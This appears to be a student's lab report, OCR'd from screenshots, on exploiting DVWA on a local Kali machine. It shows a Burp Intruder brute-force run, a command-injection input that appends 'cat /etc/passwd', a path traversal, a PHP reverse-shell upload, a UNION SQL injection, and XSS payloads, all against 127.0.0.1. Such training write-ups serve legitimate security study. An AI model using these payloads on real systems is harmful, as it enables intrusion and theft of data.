
Week 3 report:

Aim: To exploit the DVWA vulnerabilities.

Brute force: A brute force attack is a hacking method that employs trial-and-error to crack passwords, encryption keys, or even gain access to hidden data. Imagine a thief trying every single combination on a lock until they stumble upon the right one. That's the basic idea behind a brute force attack


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Positions Payloads Resource pool Settings
Start attack
Paste Load ... Remove Clear Deduplicate Add
Enter a new item
Add from list ... [Pro version only]
Add Edit Remove Up Down
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Response
Pretty Raw Hex
Search
0 highlights
Finished
Type here to search

Payload sets

You can define one or more payload sets. The number of payload sets depends on t

Payload set: 1   Payload count: 10
Payload type: Simple list   Request count: 10

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

```
456
789
password
Password159
hello would
nooooo
```

Payload processing

You can define rules to perform various processing tasks on each payload before it

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


2. Intruder attack of http://127.0.0.1:42001 - Temporary attack - Not saved to project file

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	□	□	4522	
1	hello	200	□	□	4522	
2	hii	200	□	□	4522	
3	123	200	□	□	4522	
4	456	200	□	□	4522	
5	789	200	□	□	4522	
6	password	200	□	□	4560	
7	Password159	200	□	□	4522	
8	hello would	200	□	□	4522	
9	nooooo	200	□	□	4522	
10		200	□	□	4522	

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
```

14:29
12-03-2024

Command injection: Command injection vulnerability occurs when a web application fails to properly validate user input. This allows attackers to inject malicious code (commands) that are then executed by the server.



Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1; cat /etc/passwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3072ms
rtt min/avg/max/mdev = 0.029/0.038/0.043/0.005 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

14:46
12-03-2024

CSRF: CSRF tricks a user into unknowingly executing unauthorized actions on a trusted website through hidden requests, often using stolen cookies.




```
127.0.0.1:42001/vulnerabilities/csrf/?password_new=12345&password_conf=12345&Change=Change#
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


File inclusion: File inclusion vulnerability lets attackers trick web apps into revealing or running files on the server, potentially exposing sensitive data or even granting unauthorized access.



```
127.0.0.1:42001/vulnerabilities/fi/?page=../../../../../../etc/passwd
```

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:998:998:systemd Network Management:/:/usr/sbin/nologin _galera:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin redsocks:x:104:104::/var/run/redsocks:/usr/sbin/nologin rwhod:x:105:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:106:106::/var/lib/gophish:/usr/sbin/nologin iodine:x:107:65534::/run/iodine:/usr/sbin/nologin messagebus:x:108:107::/nonexistent:/usr/sbin/nologin miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin redis:x:110:110::/var/lib/redis:/usr/sbin/nologin usbmux:x:111:46:usbmux
daemon,,,:/var/lib/usbmux:/usr/sbin/nologin mosquitto:x:112:112::/var/lib/mosquitto:/usr/sbin/nologin tcpdump:x:113:114::/nonexistent:/usr/sbin/nologin sshd:x:114:65534::/run/sshd:/usr/sbin/nologin _rpc:x:115:65534::/run/rpcbind:/usr/sbin/nologin
dnsmasq:x:116:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin statd:x:117:65534::/var/lib/nfs:/usr/sbin/nologin avahi:x:118:118:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin stunnel4:x:991:991:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin Debian-
snmp:x:119:119::/var/lib/snmp:/bin/false _gvm:x:120:120::/var/lib/openvas:/usr/sbin/nologin speech-dispatcher:x:121:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false sslh:x:122:121::/nonexistent:/usr/sbin/nologin postgres:x:123:122:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash pulse:x:124:124:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin inetsim:x:125:126::/var/lib/inetsim:/usr/sbin/nologin lightdm:x:126:127:Light Display Manager:/var/lib/lightdm:/bin/false geoclue:x:127:128::/var/lib/geoclue:/usr/sbin/nologin
saned:x:128:130::/var/lib/saned:/usr/sbin/nologin polkitd:x:989:989:polkit:/nonexistent:/usr/sbin/nologin rtkit:x:129:131:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:130:132:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:131:133:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:132:134:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin kali:x:1000:1000:kali,,,:/home/kali:/usr/bin/zsh _dvwa:x:133:138::/var/log/dvwa:/usr/sbin/nologin
```

File upload: Flaw in web apps lets attackers upload malicious files, potentially taking control or stealing data.



Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen


Upload

```
../../hackable/uploads/php-reverse-shell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

SQL injection: SQLi trickery lets attackers manipulate database queries, potentially stealing data, adding entries, or even gaining full control.




Vulnerability: SQL Injection

User ID: LE_NAME = 'users' #

```
ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: admin
Surname: admin

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: Gordon
Surname: Brown

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: Hack
Surname: Me

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: Pablo
Surname: Picasso

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: Bob
Surname: Smith

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: users
Surname: user_id

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
First name: users
Surname: first_name

ID: %' or '0'='0' union select TABLE_NAME, COLUMN_NAME from information_schema.COLUMNS wh
```

XSS reflected: Reflected XSS tricks a website to embed malicious scripts in responses, allowing attackers to steal user data or hijack
sessions.




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

PHPSESSID=qtn54b5j8ld6kmo4o5iuvvdagc; security=low

XSS DOM: DOM-based XSS vulnerability tricks the user's browser into running malicious scripts, allowing attackers to steal data or hijack accounts.




Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

PHPSESSID=mutbo5mul8s9q9vc24r62msf96; security=low

Stored XSS: Attacker injects malicious script into a website's data, harming any user who views it.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * falcon


Message * <script>alert(document.domain)</script>

Name: test
Message: This is a test comment.

Name: falcon
Message:

More Information

CSP Bypass : CSP bypass vulnerability allows attackers to sneak malicious code into a website despite security restrictions, potentially compromising user data or website functionality.



New Paste

```
console.log("CSP Bypass");
```

Optional Paste Settings

Syntax Highlighting: JavaScript

Paste Expiration: 1 Hour

Paste Exposure: Unlisted

Folder:

Paste Name / Title:

You are currently not logged in, this means you can not edit or delete anything you paste. Sign Up or Login

Result: We were able to study and exploit the vulnerabilities in the dvwa successfully